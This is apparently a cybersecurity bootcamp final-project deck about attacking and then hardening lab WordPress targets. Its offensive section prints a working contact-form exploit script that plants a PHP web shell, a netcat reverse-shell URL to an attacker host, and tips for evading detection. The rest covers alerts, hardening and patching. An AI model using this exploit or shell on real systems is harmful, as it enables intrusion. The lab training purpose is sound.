User ID susceptible to Brute-force attacks (CWE-307)	<ol style="list-style-type: none">1. Excessive HTTP Error Alert2. This alert measures the number of times an HTTP Response Status code is over 4003. The alert would fire at a threshold of more than 5 attempts in 5 minutes.	<ol style="list-style-type: none">1. Spacing out the brute-force attempts through Hydra time delay, using -w option on hydra command2. Alternatives to Hydra may include programs like Dirbuster, DIRB, Wfuzz, Metasploit, Dirsearch
Root password of the database in the wordpress configuration file	<ol style="list-style-type: none">1. Detect words like a user, password or email in a string or config files using tools like Gitleaks, Repo Security Scanner or GitGuardian generating alert logs.	<ol style="list-style-type: none">1. An attacker trying to hide any activity involving access to any data within a file will try to delete or manipulate all possible logs for those alerts.
Privilege escalation via sudo python (CVE-2006-0151)	<ol style="list-style-type: none">1. SQL Database Alert - unauthorized access attempts2. Triggers when external or unauthorized IPs make connections	<ol style="list-style-type: none">1. Find other vulnerabilities in the kernel and exploit them for root access

Maintaining Access

Backdooring Target 2

The screenshot shows a Kali Linux desktop environment with several windows open:

- Mozilla Firefox:** A browser window with two tabs: "192.168.1.115/backdoor" and "25-Final-Project/1/explo". The address bar contains the URL "192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash".
- Shell No.1:** A terminal window showing a root shell on the target machine. The user has run "nc -lvp 4444" and is awaiting a connection.
- ShellNo.1:** A terminal window titled "ShellNo.1" containing exploit code for a contact.php exploit.

The exploit code in the "ShellNo.1" window is as follows:

```
GNU nano 4.8                               exploit.sh
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/1/exploits/contact.php-exploit.sh

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
    --data-urlencode "name=Hackerman" \
    --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
    --data-urlencode "message=<?php echo shell_exec($_GET['cmd']); ?>" \
    --data-urlencode "action=submit" \
    $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
    echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
    echo "[!] Exploit failed"
fi
```

The terminal window "Shell No.1" also lists files in the "/var/www/html" directory, including "backdoor.php", "contact.php", and "flag2.txt".

Part II: Defensive Analysis

Part II: Defensive Analysis

Topics Covered:



Alerts Implemented



Hardening



Implementing Patches



Alerts Implemented

Excessive HTTP Errors


Summarize the following:

- Which **metric** does this alert monitor?

This alert is monitoring the 'http.response.status_code' metric.

- What is the **threshold** it fires at?

The threshold is reached if the grouped top five error codes exceeds 400 for the previous five minutes.



HTTP Request Size Monitor


Summarize the following:

- Which **metric** does this alert monitor?

This alert is monitoring the 'http.request.bytes' metric.

- What is the **threshold** it fires at?

The threshold is reached if the sum of the bytes for http requests exceeds 3500 bytes for the previous minute.



CPU Usage Monitor


Summarize the following:

- Which **metric** does this alert monitor?

This alert is monitoring the 'system.process.cpu.total.pct' metric.

- What is the **threshold** it fires at?


The threshold is reached if the max total percentage of CPU usage is over 0.5% for the previous five minutes.



Hardening

Hardening Against V1: Port Scanning & open SSH on Target 1

- To prevent Port scanning on your IP, a well configured firewall will be needed to alert and prevent any information to be gathered.
- WordPress has Firewall Plugins available for easy installation for non-developer users that routes website traffic through a cloud proxy server.
- All traffic should be denied by default. Then, only allowed traffic is added in. Choose the allowed traffic based on the following parameters:
 - Source IP Address
 - Destination IP Address
 - Destination Port
 - Protocol of the Traffic



- It works because only legitimate users can access the web server.

Hardening Against V2: Brute-Force attack on Target 1

- Limit failed login attempts
 - Account Lockouts with progressive delays
- Require password complexity, length, character set, and history.
- Require multi-factor authentication.
- Make the root user inaccessible via SSH by editing the `sshd_config` file
 - Set the ‘DenyUsers root’ and ‘PermitRootLogin no’ options
- Use Captcha
 - highly effective against bots
- Limit logins to a specified IP address or range
- Monitor server logs

Hardening Against V3 “Enumerate usernames in WordPress” on Target 1

- Modify the NGINX configuration levels in the WordPress theme’s functions.php file to prevent scanning.

- Block XMLRPC:

```
location ^~ /xmlrpc.php {  
    deny all;  
    error_page 403 =404 / ;  
}
```

- Stay updated with the latest version of WordPress = 5.7 “esperanza”

Hardening Against V4: Access to “wp-config.php” file

- Do not use root user (MySQL-dB)
 - Use account with customized privilege
- Restrict file permission only to the owner of wp-config.php
 - chmod 700 wp-config.php
- Use “.htaccess” file to restrict access
 - The .htaccess file allows you to set server configurations for a specific directory.

```
<files wp-config.php>
order allow, deny
deny from all
</files>
```

Hardening Against V5: Privilege Escalation in Sudo

- Enable password for sudo privilege
 - configuring “NO PASSWORD” option in sudo privilege is a critical vulnerability
- **Upgrade sudo version** (“apt-get”)
 - The CVE-2006-0151 vulnerability is in ‘sudo’ version 1.6.8 p9 and below, an **update** in the OS is necessary.

Hardening Against nmap and netcat on Target 2

- A firewall can help prevent a nmap scan or shut them down if configured properly.
- WordPress has Firewall Plugins available for easy installation for non-developer users that routes website traffic through a cloud proxy server.
- All traffic should be denied by default. Then, only allowed traffic is added in. Choose the allowed traffic based on the following parameters:
 - Source IP Address
 - Destination IP Address
 - Destination Port
 - Protocol of the Traffic
- It works because only legitimate users can access the web server.

Hardening Against url code injection on Target 2

- Validate and sanitize url inputs
 - Scan for escape characters or other special symbols for the application language and operating system, such as comment marks.
 - Create a whitelist for a limited set of values for the url.
 - **Treat all data as untrusted.**



Implementing Patches

Implementing Patches - The Best Way (for WordPress)

Install the Sucuri Security plugin made for WordPress

<https://wordpress.org/plugins/sucuri-scanner/>



Sucuri Security – Auditing, Malware Scanner and
Security Hardening

By [Sucuri Inc.](#)

[Download](#)

Description

Sucuri Inc. is a globally recognized authority in all matters related to website security, with specialization in WordPress Security.

The Sucuri Security WordPress plugin is free to all WordPress users. It is a security suite meant to complement your existing security posture. It offers its users a set of security features for their website, each designed to have a positive effect on their security posture:

- Security Activity Auditing
- File Integrity Monitoring
- Remote Malware Scanning
- Blocklist Monitoring
- Effective Security Hardening
- Post-Hack Security Actions
- Security Notifications
- Website Firewall (premium)

Implementing Patches - The Best Way (for WordPress)

The screenshot shows the Sucuri WP Plugin interface. At the top, there are tabs for Review, Dashboard, Firewall (WAF), and Settings. Below that, a sub-navigation bar includes All Users, Admins, Logged-in Users, Failed logins (which is selected and highlighted in blue), and Blocked Users. The main content area is titled "Failed logins". It contains a brief explanatory text about monitoring for password guessing attacks and notes about two-factor authentication plugins. Below this is a table listing failed login attempts:

<input type="checkbox"/>	Username	Password	IP Address	Date/Time	Web Browser
<input type="checkbox"/>	ovwfyr1k	sa@wtvTG!:0mR*o	192.168.1.53	14 Jul, 2017 19:54:25	Mozilla/5.0 (KHTML, like Gecko) Safari/537.36
<input type="checkbox"/>	ovwfyr1k	[hidden]	192.168.1.53	14 Jul, 2017 19:54:24	Mozilla/5.0 (KHTML, like Gecko) Safari/537.36
<input type="checkbox"/>	mrnr1gyb	[hidden]	192.168.1.53	14 Jul, 2017 17:19:22	Mozilla/5.0 (KHTML, like Gecko) Safari/537.36
<input type="checkbox"/>	nk4v6orv	wR@Tn&OLz4.d0GG	192.168.1.53	14 Jul, 2017 17:18:29	Mozilla/5.0 (KHTML, like Gecko) Safari/537.36
<input type="checkbox"/>	nk4v6orv	[hidden]	192.168.1.53	14 Jul, 2017 17:18:27	Mozilla/5.0 (KHTML, like Gecko) Safari/537.36
<input type="checkbox"/>	foo	[hidden]	192.168.1.53	14 Jul, 2017 13:21:12	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/603.2.4 (KHTML, like Gecko) Version/10.1.1 Safari/603.2.4
<input type="checkbox"/>	admin	[hidden]	192.168.1.53	14 Jul, 2017 13:07:07	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/603.2.4 (KHTML, like Gecko) Version/10.1.1 Safari/603.2.4
<input type="checkbox"/>	admin	fonha	192.168.1.53	14 Jul, 2017 13:06:39	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/603.2.4 (KHTML, like Gecko) Version/10.1.1 Safari/603.2.4

Failed Logins - Shows failed login attempts, successful logins and online users.

The screenshot shows the Sucuri WP Plugin interface. At the top, there are tabs for Review, Dashboard, Firewall (WAF), and Settings. Below that, a sub-navigation bar includes Settings (selected and highlighted in blue), Audit Logs, IP Access, and Clear Cache. The main content area is titled "Firewall Settings". It contains a brief explanatory text about the powerful Web Application Firewall and Intrusion Detection System. Below this is a table showing current firewall settings:

Name	Value
domain	google.com
proxy_active	active
internal_ip_main	8.8.4.4
security_level	high
cache_mode	enabled (recommended)
admin_access	open
comment_access	restricted

Firewall Settings - Settings visibility, audit logs, IP blocklisting, and cache.

Implementing Patches - The Best Way (for WordPress)

The screenshot shows the 'Hardening' tab selected in the top navigation bar. Below it, a list of hardening options is displayed:

- Website Firewall Protection: Revert Hardening
- Verify WordPress Version: Revert Hardening
- Remove WordPress Version: Revert Hardening
- Block of Certain PHP Files: Check Hardening
- Information Leakage: Apply Hardening
- Default Admin Account: Apply Hardening
- Plugin and Theme Editor: Apply Hardening

At the bottom, a note states: "Website Hardening - Offers multiple options to increase the security of the website."

The screenshot shows the 'Alerts' tab selected in the top navigation bar. Below it, a list of security alert settings is displayed:

- Event
- 🔑 Receive email alerts for changes in the settings of the Sucuri plugin
- 🔑 Receive email alerts in HTML (*there may be issues with some mail services*)
- 🔑 Use WordPress functions to send mails (*uncheck to use native PHP functions*)
- 🔑 Allow redirection after login to report the last-login information
- 🔑 Receive email alerts for core integrity checks
- 🔑 Receive email alerts for available updates
- 🧑 Receive email alerts for new user registration
- 🧑 Receive email alerts for successful login attempts
- 🧑 Receive email alerts for failed login attempts (*you may receive tons of emails*)
- 🧑 Receive email alerts for failed login attempts including the submitted password
- 🧑 Receive email alerts for password guessing attacks (*summary of failed logins per hour*)
